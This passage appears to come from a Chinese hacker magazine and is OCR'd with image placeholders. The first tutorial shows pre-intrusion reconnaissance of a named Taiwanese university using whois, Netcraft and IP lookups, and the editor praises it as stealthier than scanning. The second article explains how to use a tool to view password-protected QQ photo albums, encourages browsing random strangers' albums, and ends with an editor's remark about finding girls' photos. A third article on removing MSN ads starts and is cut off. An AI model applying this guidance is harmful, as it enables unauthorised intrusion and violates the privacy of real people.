分IP不能查到详细地址，这和服务提供商的IP数据库有关)


现在我们目标进行whois查询，在www.google.com中输入"whois 查询"可以找到提供whois查询的站点。不过在这里，我想向大家推荐一个经典的站点：**www.checkdomain.com**，看图6。

该站点提供从ip查拥有该ip组织


图1 淡江大学主页


图2 Netcraft主页


图3 利用Netcraft获得淡江大学的web服务器信息


图4 利用google搜索提供IP查询服务的网站




图5 利用IP138获得IP地址的所在地理位置




图6 Checkdomain主页




图7 Checkdomain获得www.tku.edu.tw信息

常用的WHOIS服务器

数据库	服务器地址	机构全名及地点	提供内容
INTERNIC	whois.internic.net	互联网络信息中心(美国洛杉矶市Marina del Rey镇)	.com、.net、.org、.biz、.info、.name域名的注册信息(只给出注册公司)
APNIC(推荐)	whois.apnic.net	亚洲与太平洋地区网络信息中心(澳大利亚布里斯本)	东亚(包括中国大陆和台湾)、南亚、大洋洲IP地址注册信息
CNNIC	whois.cnnic.net.cn	中国互联网络信息中心(中国科学院计算技术研究所·中国北京)	.cn域名(除.edu.cn)信息
CERNIC	whois.edu.cn	中国教育与科研计算机网网络信息中心(清华大学·中国北京)	中国教育网内的IP地址和.edu.cn域名信息
TWNIC	whois.twnic.net	台湾互联网络信息中心(中国台湾台北)	.tw域名和部分台湾岛内IP地址信息
JPNIC	whois.nic.ad.jp	日本互联网络信息中心(日本东京)	.jp域名和日本境内的IP地址信息
KRNIC	whois.krnic.net	韩国互联网络信息中心(韩国汉城)	.kr域名和韩国境内的IP地址信息
RIPE	whois.ripe.net	欧洲IP地址注册中心(荷兰阿姆斯特丹)	欧洲、北非、西亚地区的IP地址信息
LACNIC	whois.lacnic.net	拉丁美洲及加勒比互联网络信息中心(巴西圣保罗)	拉丁美洲及加勒比海诸岛IP地址信息
ARIN	whois.arin.net	美国Internet号码注册中心(美国弗吉尼亚州Chantilly市)	全世界早期网络及[illegible]、[illegible]的IP注册信息

图8 常用whois服务器

的信息，同时也提供域名查询。这里我们就使用域名查询，在空白出输入：www.tku.edu.tw，然后按“enter”键，就可以得知该域的信息。看图7。从该网页中可以知道域名的拥有者资料，这些资料在入侵中是很有用的。这里再提供一份常用的whois服务器列表，供大家使用。如图8。如果你想知道目标ip是否还有其它域名，可以通过站点**whois.webhosting.info**查询。看图9。

在“Go”前输入目标的ip即可知道该ip是否还有其他域名。通过查询可以知道，163.13.1.205只对应一个域名。在“Go”前输入示例中的216.239.37.99查询可以知道，该ip拥有很多域名，如图10。




图9 IP域名查询




图10 查询到相关IP的其他域名信息

如果众菜鸟同志们觉得这样踩点麻烦，那我就再给大家介绍一个站点供大家查点使用，它里面集成了很多有用的资源。大家可以去访问一下黑白网络的**http://www.heibai.net/tools.htm**页面。图11。

好了，使用网上的免费资源踩点就介绍到这里了。




图11 黑白网络常用查询

编辑点评：

一篇信息收集的看图教程，菜鸟专利了。一般提供这些服务的网站都是E文站点，学好E文啊！入侵前的盲目扫描很容易暴露自己，从其它地方获得目标信息就隐蔽多了，毕竟你也是它的客户啊！小编推荐黑白，支持国产！

栏首语：

天气就要变凉了，安全界却还持续高温，如今黑客又把目标放到了Internet的扩展服务上，今天就让我们看看你的智能手机是怎么被人利用的，让我们的msn没有广告，还有许多精彩的小技巧，让你大饱眼福。

形同虚设的QQ相册密码

Searcn.Net

近日，QQ上一同学告诉我，他在他的QQ相册中上传了毕业时同学们的照片，让我有空去看看。几天以后，我偶然想起了这件事，赶忙打开同学的QQ相册，却差点让我吐血，竟然需要输入密码（图1）。

可是我并不知道密码，这可让我如何看啊？唉，这个马虎的同学居然忘记了告诉我QQ相册的密码。现在我也无法联系到他，只有自己动手突破这个密码屏障了。在百度上搜了半天，尝试了无数种的方法，均以失败告终了，看来这些方法都已经失效了。无奈，我只好继续苦苦寻找。突然，眼睛一亮，我找到了一款叫作“**QQ相册暴力查看器**”的工具。试用了一下，感觉效果不错，下面我就给大家介绍如何通过这款工具来查看加密过的QQ相册。双击打开工具，可以发现这款工具是FLASH形式的，点击“**Enter**”就来到下一个界面如图2所示。

我同学的QQ相册因为加密过，在网页中无法直接查看，所以我们就在程序界面的左上角输入我同学的QQ号码，然后单击左边的“**点击查看**”，过几秒钟后，在右侧便会出现相册的名称。接下来单击其中的一个相册名称，马上就会在左下角出现相册中的所有图片的编号，点击编号就可以查看图片了。哈哈，现在加密相册中的内容也被我一览无余啦，如图3。





图1 相册要输入密码


图2 软件界面


图3 可查看加密相册

同时，我再介绍一下这款工具的其他一些功能。大家可以发现在程序的右上角有个“缩放”，当我们查看的图片尺寸过大的时候，我们可以使用它将图片缩放到合适的大小。另外，右下角还有不停地滚动的QQ号码。点“**start**”开始滚动，点“**stop**”停止滚动。呵呵，平时没事的时候，我们可以这样来随便选一些QQ号码来查看他们的相册里的内容，真是一个不错的消遣方式。

当然，并不是所有的QQ号码都开通了相册，所以有时随机选择的QQ号码在查看相册的时候程序会提示“很抱歉，该用户没有相册”。

工具的使用很简单，我介绍得也比较详细，相信大家都能明白。工具的熟练使用是我们进步的关键。

编辑点评：这是一款好工具，可以突破QQ相册的密码限制，同志们没事就狂搜吧，说不定有MM照片哦。

手动去除MSN8.0广告



POP

从本文你可以学到：

1、手动去除msn的广告

2、文件补丁的制作

所需软件：
msn 8.0：http://g.msn.com/8reen_us/ZH-CHS/INSTALL_MSN_MESSENGER_DL.EXE
ResHacker：http://www.skycn.com/soft/2147.html
keymake1.73：http://www.pediy.com/tools/Patchers/keymake/keymake1.73.rar

